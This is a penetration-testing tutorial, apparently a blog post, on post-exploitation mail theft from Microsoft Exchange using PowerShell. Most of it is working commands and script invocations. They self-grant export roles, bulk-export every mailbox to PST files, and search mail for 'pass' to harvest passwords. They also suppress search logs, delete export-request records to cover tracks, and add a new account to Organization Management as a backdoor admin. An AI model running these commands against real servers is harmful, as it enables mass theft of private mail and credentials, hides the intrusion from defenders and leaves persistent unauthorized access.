
0x00 Preface
---
In penetration testing, if we obtain administrative privileges on an Exchange server, the next step is to search and export emails from it. This article will introduce two common methods, open-source four PowerShell scripts, and share details on script development.
0x01 Introduction
---
This article will cover the following:
- Two methods for managing emails on an Exchange server
- Two methods for exporting emails
- Two methods for searching emails
Note:
The methods introduced in this article are all PowerShell commands
0x02 Two Methods for Managing Emails on an Exchange Server
---
1. First, connect to the Exchange server using PSSession, then remotely manage emails
Command to connect to an Exchange server using PSSession:
$User = "test\administrator" |
Additional notes:
View PSSession:
Get-PSSession |
Disconnect PSSession:
Remove-PSSession $Session |
Test command (get all mailbox users):
Get-Mailbox |
2. Commands to manage mail directly on the Exchange server
Test command (get names of all mailbox users):
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn; |
Note:
The management snap-in names vary across different Exchange versions:
- Exchange 2007:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.Admin;
- Exchange 2010:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.E2010;
- Exchange 2013 & 2016:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;
Supplement: Common commands for managing Exchange mailboxes
Reference:
https://docs.microsoft.com/en-us/powershell/module/exchange/?view=exchange-ps
(1) Retrieve all mailbox user names:
Get-Mailbox -ResultSize unlimited |
By default, 1000 users are displayed. Adding -ResultSize unlimited retrieves all users.
(2) Retrieve information for all mailboxes, including message count and last mailbox access time
Get-Mailbox | Get-MailboxStatistics |
(3) Retrieve all OUs
Get-OrganizationalUnit |
(4) Obtain send/receive email information through message tracking logs
Reference:
https://docs.microsoft.com/en-us/powershell/module/exchange/mail-flow/get-messagetrackinglog?view=exchange-ps
Default message tracking log location: %ExchangeInstallPath%TransportRoles\Logs\MessageTracking
View all email information (including sender, recipient, and subject) sent by [email protected] from 9:00 on January 1, 2019 to present:
Get-MessageTrackingLog -Start "01/11/2019 09:00:00" -Sender "[email protected]" |
The returned results are messy, containing multiple events:
- DSN
- Defer
- Deliver
- Send
- Receive
Filter only sent events to make the returned results more concise:
Get-MessageTrackingLog -EventID send -Start "01/11/2019 09:00:00" -Sender "[email protected]" |
Script to count the number of emails sent and received daily:
https://gallery.technet.microsoft.com/office/f2af711e-defd-476d-896e-8053aa964bc5/view/Discussions
Need to modify the start time and add the command to load the Exchange PowerShell management snap-in
0x03 Two Methods for Exporting Emails
---
1. Using PSSession to establish a connection and export emails
Reference materials:
https://docs.microsoft.com/en-us/powershell/module/exchange/mailboxes/new-mailboxexportrequest?view=exchange-ps
(1) Add the user to the role group "Mailbox Import Export"
Here, using the user administrator as an example:
New-ManagementRoleAssignment –Role "Mailbox Import Export" –User Administrator |
Supplement: Removed command
Remove-ManagementRoleAssignment -Identity "Mailbox Import Export-Administrator" -Confirm:$false |
Verify after addition:
Get-ManagementRoleAssignment –Role "Mailbox Import Export"|fl user |
(2) Restart PowerShell
Otherwise, the New-MailboxExportRequest command cannot be used
(3) Export emails and save
Three examples are provided here
1. Export all emails of a specified user and save to c:\test on the Exchange server
$User = "test1" |
2. Filter emails containing the word 'pass' in the body for a specified user and save to c:\test on the Exchange server
$User = "test1" |
3. Export all emails and save to c:\test on the Exchange server
Get-Mailbox -OrganizationalUnit Users -Resultsize unlimited |%{New-MailboxexportRequest -mailbox $_.name -FilePath ("\\localhost\c$\test\"+($_.name)+".pst")} |
After export, the export request records are automatically saved, with a default retention of 30 days
If you do not want to save export requests, you can add the parameter -CompletedRequestAgeLimit 0
Supplement: Regarding operations related to export requests
View email export requests:
Get-MailboxExportRequest |
Delete a specific export request:
Remove-MailboxExportRequest -RequestQueue "Mailbox Database 2057988509" -RequestGuid 650f52ec-722b-47bb-8e73-d16a17c32129 -Confirm:$false |
Remove-MailboxExportRequest -Identity 'test.com/Users/test1\MailboxExport' -Confirm:$false |
Note:
Matching parameters are obtained from the results of Get-MailboxExportRequest|fl
Delete all export requests:
Get-MailboxExportRequest|Remove-MailboxExportRequest -Confirm:$false |
In summary, the implementation code for exporting specific emails (containing the word 'pass' in the body) of user test1 to the Exchange server's c:\test has been uploaded to GitHub, with the address as follows:
An open-source project
The parameters are as follows:
UsePSSessionToExportMailfromExchange -User "administrator" -Password "DomainAdmin123!" -MailBox "test1" -ExportPath "\\Exchange01.test.com\c$\test\" -ConnectionUri "http://Exchange01.test.com/PowerShell/" -Filter "{`"(body -like `"*pass*`")`"}" |
The process is as follows:
1. Use PSSession to connect to the Exchange server
2. Determine whether the user used has been added to the role group "Mailbox Import Export"
If not added, the user needs to be added
3. Export emails and save them to c:\test on the Exchange server in PST format
4. If a user was newly added, they will be removed from the role group "Mailbox Import Export"
5. Clear the PSSession
The exported PST file can be opened using Outlook
2. Directly export emails on the Exchange server
(1) Add the management snap-in
The names of the management snap-ins vary by Exchange version:
- Exchange 2007:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.Admin;
- Exchange 2010:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.E2010;
- Exchange 2013 & 2016:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;
No need to consider role groups, emails can be exported directly
(2) Export emails
Export emails for user test1, save to c:\test on the Exchange server:
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn; |
Referring to the functionality in 1, the implementation code for exporting specific emails (containing the word 'pass' in the body) for user test1 to c:\test on the Exchange server has been uploaded to GitHub, address as follows:
An open-source project
Parameters as follows:
DirectExportMailfromExchange -MailBox "test1" -ExportPath "\\localhost\c$\test\" -Filter "{`"(body -like `"*pass*`")`"}" -Version 2013 |
Note:
Specify the Exchange version required
The process is as follows:
1. Add the management snap-in
2. Export emails and save them to c:\test on the Exchange server in PST format
The exported PST file can be opened with Outlook
0x04 Two Methods for Searching Emails
---
1. Use PSSession to establish a connection and search for emails
The basic process is similar to exporting emails, with the difference being that the role group "Mailbox Import Export" needs to be replaced with "Mailbox Search"
The implementation code has been uploaded to GitHub at the following address:
An open-source project

Search for emails containing the word 'pass' from user test1 and save them to the out2 folder of user test2 with the following parameters:
UsePSSessionToSearchMailfromExchange -User "administrator" -Password "DomainAdmin123!" -MailBox "test1" -ConnectionUri "http://Exchange01.test.com/PowerShell/" -Filter "*pass*" -TargetMailbox "test2" -TargetFolder "out2" |
The exported results are shown in the figure below

Search for all emails containing the word 'pass' and save them to the outAll folder of user test2, with the following parameters:
UsePSSessionToSearchMailfromExchange -User "administrator" -Password "DomainAdmin123!" -MailBox "All" -ConnectionUri "http://Exchange01.test.com/PowerShell/" -Filter "*pass*" -TargetMailbox "test2" -TargetFolder "outAll" |
The exported results are shown in the figure below
2. Directly search for emails on the Exchange server
The basic process is similar to exporting emails, with some differences in specific commands
The implementation code has been uploaded to GitHub at the following address:
An open-source project
Search for emails containing the word 'pass' from user test1 and save them to the out2 folder of user test2, with the following parameters:
DirectSearchMailfromExchange -MailBox "test1" -Filter "*pass*" -TargetMailbox "test2" -TargetFolder "out2" -Version 2013 |
Search for all emails containing the word 'pass' and save them to the outAll folder of user test2, with the following parameters:
DirectSearchMailfromExchange -MailBox "All" -Filter "*pass*" -TargetMailbox "test2" -TargetFolder "outAll" -Version 2013 |
Supplement 1: Common commands for searching emails
(1) Enumerate all mailbox users and display the count of emails containing the keyword 'pass'
Get-Mailbox|Search-Mailbox -SearchQuery "*pass*" -EstimateResultOnly |
(2) Search mailbox user test1, display the number of emails containing the keyword pass

Search-Mailbox -Identity test1 -SearchQuery "*pass*" -EstimateResultOnly |
As shown in the example below, the count is 4
(3) Enumerate all mailbox users, export emails containing the keyword pass to user test2's folder out (without saving logs):
Get-Mailbox|Search-Mailbox -SearchQuery "*pass*" -TargetMailbox "test2" -TargetFolder "out" -LogLevel Suppress |
(4) Search mailbox user test1, export emails containing the keyword pass to user test2's folder out (without saving logs):
Search-Mailbox -Identity test1 -SearchQuery "*pass*" -TargetMailbox "test2" -TargetFolder "out" -LogLevel Suppress |
Supplement 2: Search emails via ECP
Log in to ECP, add the current user to the Discovery Management group
Refresh the page
Select compliance management -> in-place eDiscovery & hold
For specific operation details, refer to: https://docs.microsoft.com/en-us/exchange/security-and-compliance/in-place-ediscovery/in-place-ediscovery?redirectedfrom=MSDN#roles
Supplement 3: Add an administrator user via command line
powershell -c "Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;$pwd=convertto-securestring Password123 -asplaintext -force;New-Mailbox -UserPrincipalName [email protected] -OrganizationalUnit test.com/Users -Alias testuser1 -Name testuser1 -DisplayName testuser1 -Password $pwd;Add-RoleGroupMember \"Organization Management\" -Member testuser1 -BypassSecurityGroupManagerCheck" |
0x05 Summary
---
This article introduces two methods for managing Exchange emails: directly invoking management units on the Exchange server and using PSSession to establish connections for remote email management. It details corresponding methods for exporting and searching emails, shares four open-source PowerShell scripts, and discusses script development specifics.


